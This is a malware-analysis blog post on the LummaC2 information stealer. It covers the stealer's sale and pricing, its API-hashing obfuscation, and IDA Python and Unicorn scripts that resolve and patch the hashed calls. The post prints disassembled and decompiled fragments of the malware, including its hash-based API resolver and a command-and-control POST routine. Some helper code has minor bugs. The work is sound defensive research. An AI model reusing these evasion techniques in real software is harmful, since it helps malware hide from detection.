

Everything you need to know about the LummaC2 stealer: Leveraging IDA Python and Unicorn to deobfuscate Windows API Hashing

© outpost24.com/blog/everything-you-need-to-know-lummac2-stealer

Everything you need to know about the LummaC2 stealer: Leveraging IDA Python and Unicorn to deobfuscate Windows API Hashing

05.Apr.2023

Alberto Marín, KrakenLabs Malware Sandbox Lead

Threat Intelligence

In this blog post, the KrakenLabs team will take a deep dive into a malware sample classified as LummaC2, an information stealer written in C language that has been sold in underground forums since December 2022. We assess LummaC2's primary workflow, its different obfuscation techniques (like Windows API hashing and encoded strings) and how to overcome them to effectively analyze the malware with ease. We will also analyze how networking communications with the C2 work and summarize LummaC2's MITRE Adversarial Tactics, Techniques and Common Knowledge.



There is a huge spike in the popularity and use of information-stealing malware in underground markets. With more stealing capabilities, simplified administration, and ability to remain undetected, stealers are available to anyone with basic computer knowledge. This is evident in the price evolution of different stealer malware families from 2018-2022. In a [recent report](#), Outpost24's Threat Intelligence team, KrakenLabs, revealed a change in the pricing model with more bad actors offering subscription-based access to their malware, instead of a single payment model.

In this blog post, the KrakenLabs team will take a deep dive into a malware sample classified as LummaC2, an information stealer written in C language that has been sold in underground forums since December 2022. We assess LummaC2's primary workflow, its different obfuscation techniques (like Windows API hashing and encoded strings) and how to

overcome them to effectively analyze the malware with ease. We will also analyze how networking communications with the C2 work and summarize LummaC2's MITRE Adversarial Tactics, Techniques and Common Knowledge.

This malware family is an evolution of its predecessor LummaC, developed by the same threat actor, and sold since August 2022 on underground forums.

New stealer for sale: LummaC2

The information stealer is offered for sale in several underground forums and via the official shop lumma[.]site by the threat actor "Shamel" using the alias "Lumma", who is also responsible for the sales of the 7.62mm stealer. Outpost24 KrakenLabs analysts have also found advertisements in other forums by the alias "LummaStealer", which is presumably a reseller of the stealer.




Figure 1. Dark Web Post for LummaC2 Stealer

As we will see in detail later, this malware targets crypto wallets, browser extensions, two-factor authentication (2FA) and steals sensitive information from the victim's machine.

LummaC2 is offered at the following prices depending on the features offered:

- Experienced US\$250;
- Professional US\$500;
- Corporate account US\$1,000.

An earlier version of the website seen in a screenshot on Cyble's article indicates that it was also possible to purchase the stealer and panel source code for a price of US\$20,000.

The purchase of the stealer can be processed through the well-known cryptocurrency exchange Coinbase from a wide range of cryptocurrencies to choose from.

Pricing plans

| EXPERIENCED | PROFESSIONAL | CORPORATE ACCOUNT |
|----------------------------------|----------------------------------|----------------------------------|
| \$250 | \$500 | \$1000 |
| For mass spills | For Strait with Google | For spot spills |
| ✓ Viewing and uploading logs | ✓ Viewing and uploading logs | ✓ Viewing and uploading logs |
| ✓ Log analysis tools | ✓ Log analysis tools | ✓ Log analysis tools |
| ✗ Traffic analysis tools | ✓ Traffic analysis tools | ✓ Traffic analysis tools |
| ✗ Bypassing proactive protection | ✗ Bypassing proactive protection | ✓ Bypassing proactive protection |
| Choose rate | Choose a pricing plan | Choose rate |

Figure 2. Screenshot obtained from LummaC2 shop (information automatically translated from Russian to English).

Deobfuscating LummaC2

LummaC2 Windows API call Obfuscation

LummaC2 makes use of **API hashing**, which is a common technique seen in malware in order to hide their functionality from tools relying on static information and to obfuscate the code, which makes it harder for an analyst to understand what the malware does.

The following picture shows an example of how Windows API calls are performed:

```
loc_402B07:
50      push    eax
BA 2C 4B 42 00  mov    edx, offset aNtdll_dll ; "ntdll.dll"
B9 41 F1 81 EE    mov    ecx, 0EE81F141h ; hash
E8 BC 57 00 00    call   ResolveApiByHash ; NtClose
FF D0          call   eax
33 C0          xor    eax, eax
40          inc    eax
C3          retn
CreateFile_NtCloseOnError endp
```

Figure 3. Example of an obfuscated call to NtClose for LummaC2

The malware executes a function that receives a DLL name string in EDX register(e.g “ntdll.dll”) and an input hash (in ECX register). This function internally resolves kernel32!LoadLibraryA to load the desired .dll (in this case “ntdll.dll”) and proceeds to parse its Export Table. It hashes each export name until it finds one that matches the input hash. This way it is able to resolve any Windows API Call, saving the address found in EAX register as a result. Then a **call eax** instruction will finally execute the desired Windows API call.

```
int __fastcall ResolveApiByHash_(int dllbase, int hash)
{
    int dllbase_; // edi@1
    int i; // esi@1
    int v4; // ebx@1
    int v5; // ecx@1
    int result; // eax@4
    int v7; // [sp+Ch] [bp-Ch]@1
    int v8; // [sp+10h] [bp-8h]@1
    int hash_; // [sp+14h] [bp-4h]@1

    dllbase_ = dllbase;
    hash_ = hash;
    i = 0;
    v4 = dllbase + *( _DWORD * )( *( _DWORD * )( dllbase + 0x3C ) + dllbase + 0x78 ); // Export Table
    v5 = dllbase + *( _DWORD * )( v4 + 0x20 ); // AddressOfNames
    v8 = v5;
    v7 = dllbase_ + *( _DWORD * )( v4 + 0x24 ); // AddressOfNameOrdinals
    if ( !*( _DWORD * )( v4 + 0x18 ) ) // NumberOfNames
        goto LABEL_4;
    while ( hash_ != MurmurHash2( (const char *) ( dllbase_ + *( _DWORD * )( v5 + 4 * i ) ) ) // Hash function (Murmurhash2)
    {
        v5 = v8;
        if ( ( unsigned int ) ++i >= *( _DWORD * )( v4 + 0x18 ) ) // NumberOfNames
            goto LABEL_4;
    }
    if ( *( _WORD * )( v7 + 2 * i ) // Get Name Ordinal Index
        result = dllbase_ + *( _DWORD * )( *( _DWORD * )( v4 + 28 ) + 4 * *( _WORD * )( v7 + 2 * i ) + dllbase_ ); // AddressOfFunctions[NameOrdinal] + BaseAddr = resolved_function
    else
        LABEL_4:
        result = 0;
    return result;
}
```

Figure 4. LummaC2 parsing Export Table and hashing with MurmurHash2 to resolve Windows API calls

The hashing algorithm that **LummaC2** uses to resolve Windows API calls is **MurmurHash2** with 32 as seed value.

```

unsigned int __thiscall MurmurHash2(const char *this)
{
    const char *v1; // edi@1
    unsigned int v2; // edx@1
    unsigned int v3; // esi@1
    unsigned int v4; // ebx@2
    int v5; // eax@3
    int v6; // ecx@3
    int v7; // edx@4
    int v8; // edx@5

    v1 = this;
    v2 = strlen(this);
    v3 = v2 ^ 32; // seed
    if ( (signed int)v2 >= 4 )
    {
        v4 = v2 >> 2;
        v2 += -4 * (v2 >> 2);
        do
        {
            v5 = *v1;
            v6 = (v1[1] | ((v1[2] | (v1[3] << 8)) << 8)) << 8;
            v1 += 4;
            v3 = 1540483477 * (1540483477 * (v5 | v6) ^ (1540483477 * (v5 | (unsigned int)v6) >> 24)) ^ 1540483477 * v3;
            --v4;
        }
        while ( v4 );
    }
}

```

Figure 5. Decompiled view (excerpt) of MurmurHash2 routine using 32 as seed value

Defeating LummaC2 Windows API call Obfuscation

The following lines are aimed at removing the call obfuscation scheme for **LummaC2** now that we know how it resolves Windows API calls. The idea is to automatically resolve all Windows API calls used in the code so that we have a better picture of the malware capabilities without the need of debugging and entering in every single path the malware can take to resolve all its possible calls.

To do so, we will generate a dictionary containing all the Windows API calls from a given set of Windows .dll files and their respective **MurmurHash2**. With this dictionary, we can then get every hash sent to the function resolving Windows Api calls and figure out which function is being resolved.

Preparing Windows API call hash dictionary

We could try and find a public implementation or **MurmurHash2** but it is possible that the algorithm the malware uses may be altered in the future so that the standard implementation does not work. For this reason, another good approach is to use Unicorn, as it allows us to emulate the **exact** instructions that the malware executes.

Unicorn

The **hashing** routine is a “standalone” routine that we can extract easily from the binary and does not have any calls or jumps to other locations apart from the hashing routine itself. Which means we can run this shellcode in an emulated environment without previous

patching to ensure everything is linked properly (with the exception of the last “return” instruction, which we should ignore for the emulation).

In this scenario, the malware hashing algorithm expects to have the string with the Windows API call in **ECX** register and the result hash (which we will read) is finally stored in **EAX** register.




Figure 6. Call graph view for LummaC2 MurmurHash2 implementation

As we now have all the data we need to emulate the binary, the last step for this part is to build the emulation environment for our code to run on. To accomplish this, we will use the open-source [Unicorn Engine](#).

The first thing we want to do is initializing Unicorn for the architecture we want to emulate (x86 architecture), and map some memory to use. Next, we will write our shellcode to our memory space and initialize **ECX** pointing to our **Export Name** string. With all this in place, we are ready to run emulation and read the resulting hash in **EAX** register afterwards.

The following Python function uses Unicorn to emulate the hashing algorithm **LummaC2** uses to resolve Windows API Calls:

```

import unicorn
def emulate_murmurhash2(data, seed=32):
    code =
"\x56\x57\x8B\xF9\x8B\xD7\x8D\x4A\x01\x8A\x02\x42\x84\xC0\x75\xF9\x2B\xD1\x8B\xF2\x83
\xF6\x20\x83\xFA\x04\x7C\x4D\x53\x8B\xDA\xC1\xEB\x02\x6B\xC3\xFC\x03\xD0\x0F\xB6\x4F
\x03\x0F\xB6\x47\x02\xC1\xE1\x08\x0B\xC8\x69\xF6\x95\xE9\xD1\x5B\x0F\xB6\x47\x01\xC1\x
E1\x08\x0B\xC8\x0F\xB6\x07\xC1\xE1\x08\x83\xC7\x04\x0B\xC8\x69\xC9\x95\xE9\xD1\x5B\x8
B\xC1\xC1\xE8\x18\x33\xC1\x69\xC8\x95\xE9\xD1\x5B\x33\xF1\x83\xEB\x01\x75\xBF\x5B\x83
\xEA\x01\x74\x1C\x83\xEA\x01\x74\x0E\x83\xEA\x01\x75\x1D\x0F\xB6\x47\x02\xC1\xE0\x10\
x33\xF0\x0F\xB6\x47\x01\xC1\xE0\x08\x33\xF0\x0F\xB6\x07\x33\xC6\x69\xF0\x95\xE9\xD1\x
5B\x8B\xC6\xC1\xE8\x0D\x33\xC6\x69\xC8\x95\xE9\xD1\x5B\x5F\x5E\x8B\xC1\xC1\xE8\x0F\x3
3\xC1"
    CODE_OFFSET = 0x1000000
    mu = unicorn.Uc(unicorn.UC_ARCH_X86, unicorn.UC_MODE_32)
    mu.mem_map(CODE_OFFSET, 4*1024*1024)
    mu.mem_write(CODE_OFFSET, code)
    libname = 0x7000000

    mu.mem_map(libname, 4*1024*1024)
    mu.mem_write(libname, data)

    stack_base = 0x00300000
    stack_size = 0x00100000

    mu.mem_map(stack_base, stack_size)
    mu.mem_write(stack_base, b"\x00" * stack_size)

    mu.reg_write(unicorn.x86_const.UC_X86_REG_ESP, stack_base + 0x800)

    mu.reg_write(unicorn.x86_const.UC_X86_REG_EBP, stack_base + 0x1000)

    mu.reg_write(unicorn.x86_const.UC_X86_REG_ECX, libname)

    mu.emu_start(CODE_OFFSET, CODE_OFFSET + len(code))

    result = mu.reg_read(unicorn.x86_const.UC_X86_REG_EAX)
    return result

```

We can now easily write a script to walk through files inside a directory where we have Windows .dlls and, for each .dll, parse its Exports and calculate its **MurmurHash2** using the previous function. This could be an example of the implementation using pefile:

```

import pefile
def dump_hash_dlls():
    '''
    This function uses pefile to get the export names from .dlls and apply the
    hashing
    algorithm to them.
    '''

    dlls_dir = 'dlls/' # Directory where we have Windows .DLL files

    for (dirpath, dirnames, filenames) in os.walk(dlls_dir):
        for filename in filenames:
            if filename.endswith('.dll'):

                pe = pefile.PE('{}'.format(dlls_dir+filename))

                for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
                    export_name = exp.name

                    if not export_name:
                        # "Ignoring export without name..."
                        continue

                    try:
                        export_hash = emulate_murmurhash2(export_name)
                    except Exception as err:
                        print 'Exception occurred while emulating murmurhash2 with
                        export_name: {}. Error: {} '.format(export_name, err)

                    continue

```

The results can then be saved as we prefer. In this case, we need a Python dictionary that we can use in **IDA Python** script when analyzing the malware. We can save the result dictionary in a .json file like the following one:


```

{
"1002323769": "kernel32_MoveFileTransactedA",
"1002333354": "ntdll_ZwSetTimer",
"1003390208": "ntdll_memmove_s",
"1003407985": "advapi32_LsaDelete",
"1004879971": "ntdll_NtReadOnlyEnlistment",
"100560003": "kernel32_GetThreadId",
"1006629348": "kernel32_ReadConsoleOutputW",
"1007338292": "kernel32_GetProcessPreferredUILanguages",
"1007695856": "user32_GetClassInfoExW",
"1008342899": "shell32_SHCreateStdEnumFmtEtc",
"1008627276": "advapi32_QueryTraceW",
"1008723271": "ntdll_NtDisableLastKnownGood",
"1009340263": "advapi32_RegSaveKeyW",
"1009496315": "kernel32_FlushViewOfFile",
"1009939290": "shlwapi_PathFindSuffixArrayW",
"101018728": "ntdll_ZwOpenTransactionManager",
"1010305366": "user32_SetWindowLongA",
"1010398495": "shlwapi_PathUnExpandEnvStringsW",
"101074275": "kernel32_EnumDateFormatsExW",
"1011639982": "user32_AppendMenuA",
"1012134009": "user32_CharToOemBuffW",
"1012436811": "ntdll_NtCreateNamedPipeFile",
"1013083577": "shell32_ShellExec_RunDLL",
"1014808818": "ntdll_NtUnmapViewOfSection",
"1016118817": "ntdll_NtQueryInformationThread",
"1017169715": "shell32_ILCloneFirst",
"1017424400": "user32_ReleaseCapture",
(...)

```

Resolving obfuscated Windows API calls

Now that we have all the possible exports that the malware may use, it is time to create an **IDA Python** script to help us reverse engineer **LummaC2**.

This script is going to be divided in 2 parts. From one side, we are going to resolve every Windows API call (checking the hash set in ECX against our big dictionary) and create an IDA comment stating the final Windows API call being made. In the end, we will execute another script while debugging LummaC2 to patch all these calls.

This will help us to easily understand how the malware operates and its capabilities to ease reverse engineering without the need of debugging and executing every possible path the malware can take.

The first thing to do is to place our .json file (the one with the big Python dictionary storing all the Windows API calls and respective hashes) in our analysis VMs where IDA Python script is going to be executed. Then the script must be able to read and save its contents for further analysis:

```

import json

hashes_dict = {}

def setup(hashes_dict_file):
    global hashes_dict

    try:
        with open(hashes_dict_file, 'rb') as fd:
            hashes_dict = json.load(fd)
    except Exception as err:
        print 'Error while reading hashes dict. file: {}'.format(err)

```

Now that we have our dictionary ready. Let's examine the different patterns that are used when resolving a Windows API call. We know that **ECX** register must have the hash, but this can be achieved in the code through different ways:

```

push    [ebp+arg_8]
sub     ecx, edx
mov     edx, offset aWininet_dll ; "wininet.dll"
push    [ebp+arg_4]
push    ecx
push    [ebp+arg_0]
mov     ecx, 0AD366B06h ; hash
push    esi
call    ResolveApiByHash
call    eax
push    edi
mov     edi, 5FD3A129h ; hash
mov     edx, offset aWininet_dll ; "wininet.dll"
mov     ecx, edi
call    ResolveApiByHash
call    eax

mov     ebx, offset aUser32_dll ; "user32.dll"
mov     esi, 3D95E230h ; hash
mov     edx, ebx
push    0
mov     ecx, esi
call    ResolveApiByHash
call    eax

```

Figure 7. Example of different scenarios where Windows API call resolution is made

As we can see, in the end ECX always contains the hash to be resolved. However, the instruction that sets the specified hash can move it into a different register before being in ECX. The last two patterns use **EDI** and **ESI** registers respectively.

With this information, we should be able to go through all **cross references** to the call “*ResolveApiByHash*”, retrieve the hash being used and resolve the Windows API call using our big hash dictionary. The following Python function implements this. It only expects to receive the address of the call “*ResolveApiByHash*” as its only argument.

```

import idutils
import idc

def resolve_all_APIS(resolve_ea):

    patches = []

    total_apis_found = 0
    total_apis_resolved = 0

    global hashes_dict

    if resolve_ea is None:
        print('[!] Resolve failed.')
        return

    for ref in idutils.CodeRefsTo(resolve_ea, 1):

        total_apis_found += 1

        curr_ea = ref

        API_hash = 0

        for _ in range(30): # Search maximum the last 30 instructions before the call
            to ResolveApiByHash

                prev_instruction_ea = idc.PrevHead(curr_ea)
                instruction = idc.GetDisasm(prev_instruction_ea)

                # Possible scenarios
                '''
                .text:0040214B B9 73 10 FF E8                                mov     ecx,
0E8FF1073h
                .text:00402150 E8 7E 61 00 00                                call
ResolveApiByHashWrapper

                or

                .text:004074F6 BF 29 A1 D3 5F                                mov     edi,
5FD3A129h
                .text:004074FB BA C8 4B 42 00                                mov     edx,
offset aWininet_dll ; "wininet.dll"
                .text:00407500 8B CF                                        mov
ecx, edi
                .text:00407502 E8 CC 0D 00 00                                call
ResolveApiByHashWrapper

                or

                .text:00407D8C BE 30 E2 95 3D                                mov     esi,
3D95E230h

```

```

    .text:00407D91 8B D3                                mov
edx, ebx
    .text:00407D93 6A 00                                push    0
    .text:00407D95 8B CE                                mov
ecx, esi
    .text:00407D97 E8 37 05 00 00                call
ResolveApiByHashWrapper
    '''

    instruction_cut = instruction.replace(' ', '')

    if 'movecx' in instruction_cut or 'movedi' in instruction_cut or 'movesi'
in instruction_cut:

        API_hash = idc.GetOperandValue(prev_instruction_ea, 1)

        if API_hash < 0x10:
            # Avoid intermediate movs, when the target is in edi (e.g mov
ecx, edi)

                curr_ea = prev_instruction_ea
                continue

        API_hash_idx = str(API_hash)

        if API_hash_idx in hashes_dict:

            print('API hash: {} {} {}'.format(hex(prev_instruction_ea),
hex(API_hash), hashes_dict[API_hash_idx]))

            apicall = hashes_dict[API_hash_idx].split('_')[-1] #
"kernel32_AddAtomA" -> "AddAtomA"
            idc.MakeComm(ref, apicall)

            patch_info = (ref, hashes_dict[API_hash_idx])
            patches.append(patch_info)

            total_apis_resolved += 1

        else:

            print("Hash not found!")

            break

        curr_ea = prev_instruction_ea

    print('Total APIs found: {} Total APIs resolved: {}'.format(total_apis_found,
total_apis_resolved))

    return patches

```

```
setup("c:\murmurhash2_hashes_dict.json") # Big Python dict. With hashes and export names
patches = resolve_all_APIS(0x004082D3) # Use address of "ResolveApiByHash"
```

The return value is a list of tuples (addr, apicall) that we will use later to **patch** the binary. After executing the script, we can see how now we have comments for every Windows API call resolution and have a better understanding of what the malware can do. We can also use **xref** view to quickly see all the Windows API calls (with their resolved name as a comment) the malware can use.

```
mov     esi, offset aWininet_dll ; "wininet.dll"
push   edi
mov     edx, esi
mov     ecx, 78B03FD6h ; hash
call   ResolveApiByHash ; InternetConnectA
call   eax
push   1
mov     ebx, eax
mov     edx, esi
xor     eax, eax
mov     ecx, 7B9D60A1h ; hash
push   eax
push   eax
push   eax
push   eax
push   offset aC2sock ; "/c2sock"
push   offset aPost ; "POST"
push   ebx
call   ResolveApiByHash ; HttpOpenRequestA
call   eax
```

Figure 8. Example of result from executing the previous script. Windows API calls are commented now




Figure 9. Cross-Referencing the Windows API resolution routine can help identifying malware capabilities now

Patching the binary and removing obfuscation

The last part of this script would allow us to patch the binary to **remove** all of LummaC2 Windows API call obfuscation. This way we can focus only in the relevant instructions and help IDA decompiler to easily recognize the arguments that are being passed to these functions.

With the current implementation, we can easily see which Windows API calls are being used (as we have comments in every call that resolves a function). However, we still have many unnecessary instructions in the code, and the call is still being done with the instruction “call eax”, which does not help us much with analysis, cross-referencing, etc.

The goal of the following Python function for IDA is to patch the “call ResolveApiByHash” for the real Windows API call that is going to be called after resolution. From the previous script, we have a list of tuples. Each element of the tuple consists of an address (where the call resolution is made) and the Windows API call that is going to be called.

```

def patch_apicall_wrapper(patches):

    total_apis_patched = 0

    for item in patches:

        # item : (addr, apicall) (e.g (0xCAFEBAFE, "kernel32_AddAtomA"))
        try:

            addr = item[0]
            apicall = item[1]

            success_patch = patch_apicall(addr, apicall)

            if success_patch:
                total_apis_patched += 1

        except Exception as err:
            print('Error patching call: {}'.format(err))

    print('Total APIs patched: {}'.format(total_apis_patched))

```

The function “*patch_apicall*” is going to be the responsible for retrieving the address of a Windows API call and patching the “*call ResolveApiByHash*” for the call to the expected export.

One drawback that we may find, is that we cannot resolve the address of an export from a Windows .dll that has not been loaded in the address space from the debugged process yet. To overcome this issue, we can make use of IDA “**Appcall**” feature. With Appcall we can execute **LoadLibraryA** to load any missing .dll so that we can resolve all exports just from the Entry Point. (Otherwise, we would have to wait until the malware loads the library for the first time; which would not allow us to automate everything from the Entry Point as we are doing now).

Once we have the address, we need to get the relative offset and then we can use **0xE8** opcode with this relative offset to patch the call “*ResolveApiByHash*”. Finally, we append two **nop** instructions after to overwrite the proceeding “*call eax*”.

```

def patch_apicall(addr, apicall):
    '''
    If it cannot be resolved, it is possible that the malware has not loaded the
    library yet (for example, wininet.dll). In this case, we can force the load of the
    module using AppCall:

    loadlib = Appcall.proto("kernel32_LoadLibraryA", "int __stdcall loadlib(const
    char *fn);")
    hmod = loadlib("wininet.dll")
    '''

    loadlib = Appcall.proto("kernel32_LoadLibraryA", "int __stdcall loadlib(const
    char *fn);")

    print('apicall: {}'.format(apicall))
    apiaddr = idc.LocByName(apicall)
    if apiaddr == 0xFFFFFFFF:
        hmod = loadlib('{}\{}.dll'.format(apicall.split('_')[0]))
        apiaddr = idc.LocByName(apicall)
        if apiaddr == 0xFFFFFFFF:
            return False

    # At this point, apiaddr has the address of the Api call that we want. (e.g
    0x772AB880 for wininet_InternetOpenA)

    rel_offset = (apiaddr - addr - 5) & 0xFFFFFFFF

    idc.PatchDword(addr+1, rel_offset) # Patch "call ResolveApiByHash" -> "call
    InternetOpenA"

    idc.PatchByte(addr+5, 0x90) # patch with nop
    idc.PatchByte(addr+6, 0x90) # patch with nop

    return

setup("c:\murmurhash2_hashes_dict.json") # Big Python dict. With hashes and export
names
patches = resolve_all_APIS(0x004082D3) # Use address of "ResolveApiByHash"
patch_apicall_wrapper(patches) # Patch the binary

```

With this implementation, we have now **patched** all the calls to the real exports that the malware wants to use. However, IDA has now trouble identifying and displaying properly the arguments of the functions in the decompiler view. An example of this can be seen in the following picture:


```

; Attributes: bp-based frame
NetworkExfiltrationRoutine proc near
    arg_0= dword ptr 8
    arg_4= dword ptr 0Ch
    arg_8= dword ptr 10h
55          push     ebp
88 EC      mov     ebp, esp
53          push     ebx
56          push     esi
57          push     edi
33 DB      xor     ebx, ebx
88 F1      mov     esi, ecx
53          push     ebx
53          push     ebx
53          push     ebx
53          push     ebx
68 E0 4B 3F 01 push   offset aHttp1_1 ; "HTTP/1.1"
BA C8 4B 3F 01 mov     edx, offset aWininet_dll ; "wininet.dll"
